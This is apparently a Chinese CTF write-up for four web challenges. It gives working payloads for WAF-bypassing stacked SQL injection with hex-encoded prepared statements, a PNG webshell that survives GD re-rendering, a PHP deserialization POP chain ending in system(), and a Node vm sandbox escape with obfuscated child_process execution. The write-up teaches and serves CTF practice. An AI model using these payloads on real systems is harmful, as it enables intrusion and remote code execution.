Week 2

ez_sqli

考察 MySQL 堆叠注入 + 预处理语句绕过 WAF

黑名单过滤了常见的 SQL 关键词, 正常没办法进行 SQL 注入, sqlmap 也跑不出来

首先得知道 mysqlclient (MySQLdb) 的 cursor.execute() 支持执行多条 SQL 语句, 这个也给了 hint

然后, MySQL 支持 SQL 语句的预处理 (set prepare execute), 这个网上搜搜也能找到对应的文章和 payload

```
prepare stmt from 'SELECT * FROM users WHERE id=?';
set @id=1;
execute stmt using @id;
```

那么就可以结合这个特性去绕过 WAF

代码我特地开了 debug 模式, 这样方便通过报错注入直接回显数据, 当然也可以用时间盲注, 或者一些其它的方式, 比如直接 insert flag

因为利用 updatexml 报错注入会有长度限制, 所以使用 substr 截取 flag 内容

```
# step 1
select updatexml(1,concat(0x7e,(select substr((select flag from flag),1,31)),0x7e),1);
# step 2
select updatexml(1,concat(0x7e,(select substr((select flag from flag),31,99)),0x7e),1);
```

payload

```
# step 1
id;set/**/@a=0x73656c656374207570646174657786d6c28312c636f6e63617428307837652c2873656c65
63742073756273747228282873656c65637420666c61672066726f6d20666c6167292c312c333129292c30783
765292c31293b;prepare/**/stmt/**/from/**/@a;execute/**/stmt;
# step 2
id;set/**/@a=0x73656c656374207570646174657786d6c28312c636f6e63617428307837652c2873656c65
63742073756273747228282873656c65637420666c61672066726f6d20666c6167292c33312c393929292c307
83765292c31293b;prepare/**/stmt/**/from/**/@a;execute/**/stmt;
```

ez_upload

upload.php 通过 content-type 判断图片类型并调用对应的 imagecreatefromXXX 和 imgXXX 函数, 这些函数来自 PHP GD 库, 这个库主要负责处理图片

题目的功能其实是个简单的 "二次渲染", 二次渲染就是指服务端对用户上传的图片进行了二次处理, 例如图片的裁切, 添加水印等等


如果只是在图片的末尾简单的添加了 PHP 代码并上传, 那么经过二次渲染之后的图片是不会包含这段代码的, 因此需要去找一些绕过 GD 库二次渲染的脚本, 然后再构造图片马

https://xz.aliyun.com/t/2657

以 PNG 为例, 直接引用上面文章中的脚本

```
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);



$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>
```

上传生成的 1.png 即可, 注意修改文件后缀和 content-type (题目并没有限制文件后缀, 只有二次渲染这一个考点)



ez_unserialize

考察 PHP 反序列化 POP 链的构造以及 wakeup 的绕过

首先全局找 `__destruct` 方法 (入口点), 也就是 DataObject

```
class DataObject {
    public $storage;
    public $data;

    public function __destruct() {
        foreach ($this->data as $key => $value) {
            $this->storage->$key = $value;
        }
    }
}
```

遍历 data 的内容, 将 key 和 value 赋值给 storage, 触发 Storage 的 `__set` 方法

```
class Storage {
    public $store;

    public function __construct() {
        $this->store = array();
```

```
    }

    public function __set($name, $value) {
        if (!$this->store) {
            $this->store = array();
        }

        if (!$value->expired()) {
            $this->store[$name] = $value;
        }
    }

    public function __get($name) {
        return $this->data[$name];
    }
}
```

如果 store 为空则初始化一个空的 array, 然后调用 value 的 expired 方法, 如果返回 False, 则会将 value 放入 store

Cache 类

```
class Cache {
    public $key;
    public $value;
    public $expired;
    public $helper;

    public function __construct($key, $value, $helper) {
        $this->key = $key;
        $this->value = $value;
        $this->helper = $helper;

        $this->expired = False;
    }

    public function __wakeup() {
        $this->expired = False;
    }

    public function expired() {
        if ($this->expired) {
            $this->helper->clean($this->key);
            return True;
        } else {
            return False;
        }
    }
}
```

expired 方法会判断内部的 expired 属性是否为 True (注意区分, 一个是方法名一个是类的属性名), 如果为 True 则会调用 helper 的 clean 方法 (实际是 `__call` 方法)

Help 类

```
class Helper {
    public $funcs;

    public function __construct($funcs) {
        $this->funcs = $funcs;
    }

    public function __call($name, $args) {
        $this->funcs[$name](...$args);
    }
}
```

`__call` 方法会按照传入的 name 从 funcs 数组中取出对应的函数名, 然后将 args 作为参数, 动态调用这个函数, 这里就是最终的利用点, 也就是可以 getshell 的地方

我们如果想要到达 Helper 的 `__call` 方法, 就必须得让 Cache 类的 expired 属性为 True, 但是 Cache 类存在 `__wakeup` 方法, 这就会导致在反序列化刚开始的时候这个 expired 属性会被强制设置为 False, 看起来没有办法绕过

这里引入 PHP "引用" 的概念, 跟 C 语言类似, 引用是一个类似于指针的东西

```
$a = 123;
$b = &a; # 将 $a 变量的引用赋值给 $b
```

此时 b 的值就等于 a 的值, 如果 b 被修改, 那么 a 也会被修改, 反之亦然, a 和 b 指向相同的内存地址

那么纵观整个代码, 我们可以让 expired 属性成为某个变量的引用, 这样即使 expired 为 False, 在后续的过程中只要这个被引用的变量被修改为其它值, 那么 expired 也会被修改为相同的值, 只要这个目标值不为 NULL 即可绕过 if 的判断

payload

```
<?php

class Cache {
    public $key;
    public $value;
    public $expired;
    public $helper;
}

class Storage {
    public $store;
}
```

```php
class Helper {
    public $funcs;
}

class DataObject {
    public $storage;
    public $data;
}

$helper = new Helper();
$helper->funcs = array('clean' => 'system');

$cache1 = new Cache();
$cache1->expired = False;

$cache2 = new Cache();
$cache2->helper = $helper;
$cache2->key = 'id';

$storage = new Storage();
$storage->store = &$cache2->expired;

$dataObject = new DataObject();
$dataObject->data = array('key1' => $cache1, 'key2' => $cache2);
$dataObject->storage = $storage;

echo serialize($dataObject);
?>
```

首先我们往 dataObject 的 data 里面放入了两个 Cache 实例: cache1 和 cache2

其中 cache2 指定了 helper, 其 key 设置成了要执行的命令 `id`, helper 的 funcs 数组放入了 system 字符串

然后我们让 storage 的 store 属性成为 cache2 expired 属性的引用

这样, 在反序列化时, 首先会调用两个 Cache 的 `__wakeup` 方法, 将各自的 expired 设置为 False

然后调用 dataObject 的 `__destruct` 方法, 从而调用 Storage 的 `__set` 方法

Storage 首先将 store (即 cache1 的 expired 属性) 初始化为一个空数组, 然后存入 cache1

此时, store 不为空, 那么也就是说 cache1 的 expired 属性不为空

然后来到 cache2, storage 的 `__set` 方法调用它的 expired 方法, 进入 if 判断

因为此时 cache2 的 expired 字段, 也就是上面的 store, 已经被设置成了一个数组, 并且数组中存在 cache1 (不为空), 因此这里 if 表达式的结果为 True

最后进入 helper 的 clean 方法, 执行 `system('id');` 实现 RCE

ez_sandbox

考察简单的 JavaScript 原型链污染绕过 + vm 沙箱逃逸

代码在注册和登录的时候使用了 `clone(req.body)`

```
function merge(target, source) {
    for (let key in source) {
        if (key === '__proto__') {
            continue
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
    return target
}

function clone(source) {
    return merge({}, source)
}
```

根据一些参考文章, 很容易就可以知道这里存在原型链污染, 但是 `__proto__` 关键词被过滤了

如果你对原型链这个概念稍微做一点深入了解, 就可以知道, 对于一个实例对象, 它的 `__proto__` 就等于 `constructor.prototype` (或者仔细搜一搜也能在网上找到现成的 payload), 用这个就可以绕过上面对 `__proto__` 关键词的过滤

先注册一个 test 用户, 在登录时 POST 如下内容, 污染 admins 对象, 使得 `username in admins` 表达式的结果为 True

```
{
    "username": "test",
    "password": "test",
    "constructor": {
        "prototype": {
            "test": "123"
        }
    }
}
```

然后是一个简单的 vm 沙箱逃逸

https://xz.aliyun.com/t/11859

代码会 catch vm 沙箱执行时抛出的异常, 并访问异常的 message 属性

那么结合上面的文章, 可以通过 throw 抛出对象的思路, 拿到 `arguments.callee.caller` (指向当前函数的调用者), 然后拿到沙箱外的 process 对象, 最终实现 RCE

waf 函数有一些简单的关键词过滤, 不过因为 Javascript 语言本身非常灵活, 所以可以使用中括号 + 字符串拼接的形式绕过

https://www.anquanke.com/post/id/237032

下面两种方式都行

```
// method 1
throw new Proxy({}, { // Proxy 对象用于创建对某一对象的代理, 以实现属性和方法的拦截
    get: function(){ // 访问这个对象的任意一个属性都会执行 get 指向的函数
        const c = arguments.callee.caller
        const p = (c['constru'+'ctor']['constru'+'ctor']('return pro'+'cess'))()
        return p['mainM'+'odule']['requi'+'re']('child_pr'+'ocess')['ex'+'ecSync']('cat
/flag').toString();
    }
})
// method 2
let obj = {} // 针对该对象的 message 属性定义一个 getter, 当访问 obj.message 时会调用对应的函数
obj.__defineGetter__('message', function(){
    const c = arguments.callee.caller
    const p = (c['constru'+'ctor']['constru'+'ctor']('return pro'+'cess'))()
    return p['mainM'+'odule']['requi'+'re']('child_pr'+'ocess')['ex'+'ecSync']('cat
/flag').toString();
})
throw obj
```